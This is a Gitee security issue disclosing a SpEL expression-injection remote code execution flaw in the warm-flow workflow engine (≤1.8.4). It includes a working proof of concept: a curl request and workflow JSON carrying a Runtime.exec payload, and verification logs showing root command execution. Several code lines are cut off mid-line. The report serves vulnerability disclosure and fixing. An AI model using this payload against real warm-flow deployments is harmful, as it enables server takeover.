RCE via SpEL Expression Injection in warm-flow Wo Engine

Done #IHURVQ jackieya Opened this issue 2026-03-31 10:

fix: 修复spel危险代码注入问题

Successfully merging a pull request will close this issue.

Branches

No related branch

Planed to start - Planed to end

Unscheduled - Unscheduled

Top level

Not Top

Priority

Not specified

参与者（2）

版本

v<=1.8.4

功能不好用不会用是否已经看过项目文档？

- [x] https://www.warm-flow.com/

这个问题是否已经存在？

- [x] 我已经搜索过现有的问题 (https://gitee.com/dromara/warm-flow.git/issues)

问题描述和复现

Impact

- Description
warm-flow (a lightweight workflow engine under the Dromara community, 1.5k+ GitHub Stars) contains a critical SpEL (Spring Expression Language) expression injection vulnerability in the `SpelHelper.parseExpression()` method. A user with workflow design privileges can inject malicious SpEL expressions into the `listenerPath`, `skipCondition`, and `permissionFlag` fields of a workflow definition via the `/warm-flow/save-json` endpoint. When a workflow instance is triggered, the injected expressions are executed, leading to arbitrary command execution (RCE) on the server.

The root cause of this vulnerability lies in the following code flaw:

Flaw: SpEL expression execution uses an unsandboxed StandardEvaluationContext

`SpelHelper.java#L63-L67`：

```
public static Object parseExpression(String expression, Map<
    StandardEvaluationContext context = new StandardEvaluati
    // ← StandardEvaluationContext allows T() type reference
    // ← No TypeLocator restriction, no ConstructorResolver
    context.setBeanResolver(beanResolver());
    context.setVariables(variable);
    return parser.parseExpression(expression, parserContext)
}
```

`StandardEvaluationContext` is the most powerful expression evaluation context in Spring, allowing access to arbitrary Java types via `T(java.lang.Runtime)` and invocation of their methods. While warm-flow's SpEL feature is designed to allow workflow designers to call predefined Spring Bean methods (e.g., `#{@userService.getApprovers()}`), the lack of security restrictions on the evaluation context allows attackers to inject expressions like `#`

This vulnerability has **4 independent exploitation paths**, each capable of independently triggering RCE:

Path	Injection Field	Execution Entry
1	`flow_node.listener_path`	`ListenerStrategySpel`
2	`flow_definition.listener_path`	`ListenerStrategySpel`
3	`flow_skip.skip_condition`	`ConditionStrategySpe`
4	`flow_node.permission_flag`	`VariableStrategySpel`

Full attack chain:

```
Attacker (workflow design privileges)
  → POST /warm-flow/save-json
    → Inject SpEL payload into listenerPath/skipCondition/pe
    → Malicious workflow definition persisted to database
  → Publish and start workflow instance
    → Workflow engine triggers listener/condition/handler re
      → ExpressionUtil → *StrategySpel → SpelHelper.parseExp
        → StandardEvaluationContext executes T(Runtime).exec
  → Arbitrary command execution (RCE)
```

- Impact

Confirmed material impacts include:

1. **Remote Code Execution (RCE)**: Execute arbitrary system commands with the application's runtime user privileges.
2. **Complete Server Takeover**: Read/write server filesystem, modify databases, establish reverse shells.

POC

- Prerequisites

1. Target system integrates warm-flow (Spring Boot mode) with the `/warm-flow/save-json` endpoint accessible.
2. Attacker has workflow design privileges (can invoke the save-json endpoint). Note: warm-flow itself provides no authentication —

- Steps to Reproduce

warm-flow is a **library** (jar dependency), not a standalone application. Reproduction requires two components:

- **Injection**: The `/warm-flow/save-json` endpoint and built-in Vue3 UI designer (`/warm-flow-ui/index.html`) are provided by warm-flow itself — attackers inject malicious SpEL expressions directly through this interface.
- **Trigger**: The "publish" and "start/approve" operations must be provided by the business system that integrates warm-flow. SpEL expressions are executed internally by the warm-flow engine during workflow transitions.

The following is a minimal Spring Boot test project that provides the "trigger" HTTP endpoints for end-to-end reproduction. Key code:

TestFlowController.java — Simulates a business system's workflow start/approve API:

```
@RestController
@RequestMapping("/test")
public class TestFlowController {

    /** Start workflow — warm-flow engine internally trigger
    @PostMapping("/start")
    public Object startFlow(@RequestParam String flowCode,
                            @RequestParam(defaultValue = "bi
        FlowParams params = FlowParams.build().flowCode(flow
        Instance instance = FlowEngine.insService().start(bu
        // warm-flow engine automatically triggers listeners
        // Malicious SpEL expressions are executed here
        // ...
    }

    /** Approve workflow — triggers definition-level finish
    @PostMapping("/skip")
    public Object skipTask(@RequestParam Long taskId,
                           @RequestParam(defaultValue = "PAS
        FlowParams params = FlowParams.build().skipType(skip
        Instance instance = FlowEngine.taskService().skip(ta
        // ...
    }
}
```

Built-in UI Designer Attack Surface: warm-flow includes a Vue3 flow designer at `/warm-flow-ui/index.html`. Attackers can perform SpEL injection through this designer:

Chain	UI Injection Point
Chain 1	Flow Design → Double-click node → "Listener" tab → Path

Chain 3	Flow Design → Exclusive gateway connection line → Skip condition
Chain 4	Flow Design → Double-click node → "Handler Settings" → Primary key

1. **Save Malicious Workflow Definition**

Submit a workflow definition containing a SpEL RCE payload via `/warm-flow/save-json`:

```
curl -X POST http://target:port/warm-flow/save-json \
  -H "Content-Type: application/json" \
  -d '{
    "flowCode":"spel_rce","flowName":"RCE","version":"1","fo
    "nodeList":[
      {"nodeType":0,"nodeCode":"start","nodeName":"start","c
       "skipList":[{"nowNodeCode":"start","nextNodeCode":"ta
      {"nodeType":1,"nodeCode":"task1","nodeName":"task1","c
       "permissionFlag":"testUser",
       "listenerType":"create",
       "listenerPath":"#{T(java.lang.Runtime).getRuntime().e
       "skipList":[{"nowNodeCode":"task1","nextNodeCode":"en
      {"nodeType":2,"nodeCode":"end","nodeName":"end","coord
    ]
  }'
```

2. **Publish and Start Workflow to Trigger RCE**

After publishing the workflow definition, start a workflow instance through the business system API. The SpEL expression is automatically executed when the listener is triggered.

3. **Verify Command Execution**

```
$ docker exec warm-flow-app cat /tmp/pwned.txt
uid=0(root) gid=0(root) groups=0(root)
```

All 4 exploitation chains were verified locally:


```
================================================================
  warm-flow SpEL RCE — All 4 Exploitation Chains Verification
  (via /warm-flow/save-json, equivalent to UI designer operations)
================================================================

--- Chain 1: Node-level listener listenerPath ---
  save: code=200
  start: {'code': 200, 'instanceId': 1488478252656889856, 'status': '1'}
  [CRITICAL] ✅ Chain 1 RCE SUCCESS! /tmp/chain1-node-listener.txt = CHAIN1_NODE_LISTENER_RCE

--- Chain 2: Definition-level listener listenerPath ---
  save: code=200
  start: {'code': 200, 'instanceId': 1488478264690348032, 'status': '1'}
  skip taskId=1488478264690348035...
  skip: {'code': 500, 'error': '无法跳转到该节点,请检查当前用户是否有权限!'}
  [CRITICAL] ✅ Chain 2 RCE SUCCESS! /tmp/chain2-def-listener.txt = CHAIN2_DEF_LISTENER_RCE

--- Chain 3: Exclusive gateway skipCondition ---
  save: code=200
  start: {'code': 200, 'instanceId': 1488478287427670016, 'status': '1'}
  [CRITICAL] ✅ Chain 3 RCE SUCCESS! /tmp/chain3-skip-condition.txt = CHAIN3_SKIP_CONDITION_RCE

--- Chain 4: Handler variable permissionFlag ---
```



Affected versions

<= v1.8.4

流程定义json

{
"flowCode":"spel_rce",
"flowName":"RCE",
"version":"1",
"formCustom":"N",
"modelValue":"CLASSICS",
"nodeList":[
{"nodeType":0,"nodeCode":"start","nodeName":"开始","coordinate":"200,200",
"skipList":
[{"nowNodeCode":"start","nextNodeCode":"task1","skipType":"PASS","skipName":"go"}]},
{"nodeType":1,"nodeCode":"task1","nodeName":"审批","coordinate":"400,200",
"permissionFlag":"testUser",
"listenerType":"create",
"listenerPath":"#{T(java.lang.Runtime).getRuntime().exec(new String[]{"sh","-c","id > /tmp/pwned.txt"})}",
"skipList":
[{"nowNodeCode":"task1","nextNodeCode":"end","skipType":"PASS","skipName":"pass"}]},
{"nodeType":2,"nodeCode":"end","nodeName":"结束","coordinate":"600,200","skipList":[]}
]
}

相关代码与报错信息(请勿发混乱格式)

[在这里上传图片]

Going to Help Center

jackieya created 任务 12 days ago Expand operation logs

晓华 owner 12 days ago

已收到

gitee

Sign in to comment

gitee